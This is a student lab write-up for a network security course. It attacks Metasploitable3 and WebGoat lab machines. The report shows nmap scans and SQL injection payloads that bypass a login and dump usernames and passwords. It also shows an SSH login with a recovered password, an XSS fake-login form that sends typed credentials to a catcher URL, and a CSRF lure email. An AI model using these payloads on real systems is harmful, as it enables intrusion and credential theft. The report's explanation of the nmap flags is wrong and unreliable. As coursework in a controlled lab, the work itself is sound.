

Farhad Ahmed
Network Security
Professor McCoy
05/07/19

Lab 5: Web Server Script Attacks

After powering on the external router, Metasploitable, and the Kali Linux, I first ran the ifconfig command on the Metasploitable to obtain the machine's ip address.

```
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

* Documentation:  https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

student@metasploitable3-ub1404:~$ ifconfig
docker0  Link encap:Ethernet  HWaddr 02:42:ed:6e:5e:53
          inet addr:172.17.0.1  Bcast:172.17.255.255  Mask:255.255.0.0
          inet6 addr: fe80::42:edff:fe6e:5e53/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:69 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:10420 (10.4 KB)

eth0      Link encap:Ethernet  HWaddr 00:00:00:00:00:07
          inet addr:10.10.111.103  Bcast:10.10.111.255  Mask:255.255.255.0
          inet6 addr: fe80::200:ff:fe00:7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:78 errors:0 dropped:0 overruns:0 frame:0
          TX packets:114 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7841 (7.8 KB)  TX bytes:16070 (16.0 KB)


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:229 errors:0 dropped:0 overruns:0 frame:0
          TX packets:229 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:85370 (85.3 KB)  TX bytes:85370 (85.3 KB)

vethbeaa8b1 Link encap:Ethernet  HWaddr d6:7d:1c:b8:99:58
          inet6 addr: fe80::d47d:1cff:feb8:9958/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:14151 (14.1 KB)


student@metasploitable3-ub1404:~$
```

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nmap -sV 10.10.111.103  
Starting Nmap 7.01 ( https://nmap.org ) at 2019-05-07 00:17 EDT  
Nmap scan report for 10.10.111.103  
Host is up (0.00053s latency).  
Not shown: 992 filtered ports  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          ProFTPD 1.3.5  
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http         Apache httpd 2.4.7  
445/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: METASPLOITABLE3-UB1404)  
631/tcp   open  ipp          CUPS 1.7  
3000/tcp  closed ppp  
3306/tcp  open  mysql        MySQL (unauthorized)  
8181/tcp  open  http         WEBrick httpd 1.3.1 (Ruby 2.3.7 (2018-03-28))  
MAC Address: 00:00:00:00:00:07 (Xerox)  
Service Info: Host: 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 11.78 seconds  
root@kali:~#
```

The ip address was then used with the nmap command on the Kali Linux VM. The -s command denotes that the IP is the source and the -V command displays the current version number. Running this command shows that the http port 80 is open. Opening IceWeasel to the IP 10.10.111.100 and navigating to the payroll_app.php brings up a login prompt where a login username and password may be provided.



At this login prompt, a SQL injection can be inserted into the user field to bypass the authentication. The inserted statement is 'or'1'='1 which makes the username lookup input empty by closing the string with the first quote and then testing for a 1 = 1 which always evaluates to true. Putting this input into both the user and password fields, results in both authentication resulting in true and allowing a login as seen below. From this login page all the available users can be viewed.



Iceweasel

http://10.10.111.100/payroll_app.php


10.10.111.100/payroll_app.php

Search

Welcome, 'or'1'='1

Username	First Name	Last Name	Salary
leia_organa	Leia	Organa	9560
luke_skywalker	Luke	Skywalker	1080
han_solo	Han	Solo	1200
artoo_detoo	Artoo	Detoo	22222
c_three_pio	C	Threepio	3200
ben_kenobi	Ben	Kenobi	10000
darth_vader	Darth	Vader	6666
anakin_skywalker	Anakin	Skywalker	1025
jarjar_binks	Jar-Jar	Binks	2048

The next SQL query was designed to return the username and passwords of all registered users. The first step was to figure out the query that was returning the results above once logged in. By adding an ORDER BY 5, I was able to determine that there are 4 columns returned which is true since the displayed fields are username, first name, last name, and salary.



User

Password

OK

The pound symbol at the end is interpreted as the comment symbol which comments out the rest of that line.

Welcome, 'or'0'='1' UNION SELECT 1,2,3,4 #

Username	First Name	Last Name	Salary
1	2	3	4

After finding out that there are 4 columns displayed, we can alter the result displayed in the 4th column with a different query as seen below which will return the usernames and passwords from the table users.

Welcome, 'or'0'='1' UNION SELECT 1,2,3, GROUP_CONCAT(username,password) FROM users #			
Username	First Name	Last Name	
1	2	3	leia_organahelp_me_obiwan,luke_skywalkerlike_my_father_beforeme.han_soloner (jaqar_binksmesah_p@ssw0rd,lando_calrissian@dm1n1str0r:bo

Although the username and the password are not separated, the usernames can be cross-checked with the original display of the data and the password can be figured out from there. The password for user leia_organa can be verified by using ssh command in the kali machine.

```
root@kali:~# ssh leia_organa@10.10.111.100
The authenticity of host '10.10.111.100 (10.10.111.100)' can't be established.
ECDSA key fingerprint is SHA256:ZCiQJrQYzqBgg8eIDHF9ga/fK7RSREYolWUGbekdng8.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.111.100' (ECDSA) to the list of known hosts.
leia_organa@10.10.111.100's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

leia_organa@metasploitable3-ub1404:~$
```

PART B

For this part of the lab, the WebGoat application was launched within the Windows VM and accessed via Firefox Browser.


The first exploit for the application to complete was Phishing with XSS. To complete this challenge, html and javascript code had to be written and executed via a search input, that would create a login prompt and then send those credentials to a domain within WebGoat to be logged. The code written to create a fake login prompt was as follows:

 WebGoat Login Form

Username:
<input type = "text" name = "username">

Password:
<input type="password" name="password">

<input type = "submit" value="Login" onclick="var xssImage = new Image(); xssImage.src = 'http://localhost/WebGoat/catcher?PROPERTY=yes&user='+this.form.username.value+'&p='+this.form.password.value; ">



The next challenge to complete was the Cross Site Request Forgery (CSRF). For this challenge, I had to write a fake email that would je' bait the victim into opening the email. By naming the title some "URGENT" subject title, the victim would be more inclined to click it. The contents of the message runs the link with an additional parameter transferFunds which is set to 4000.

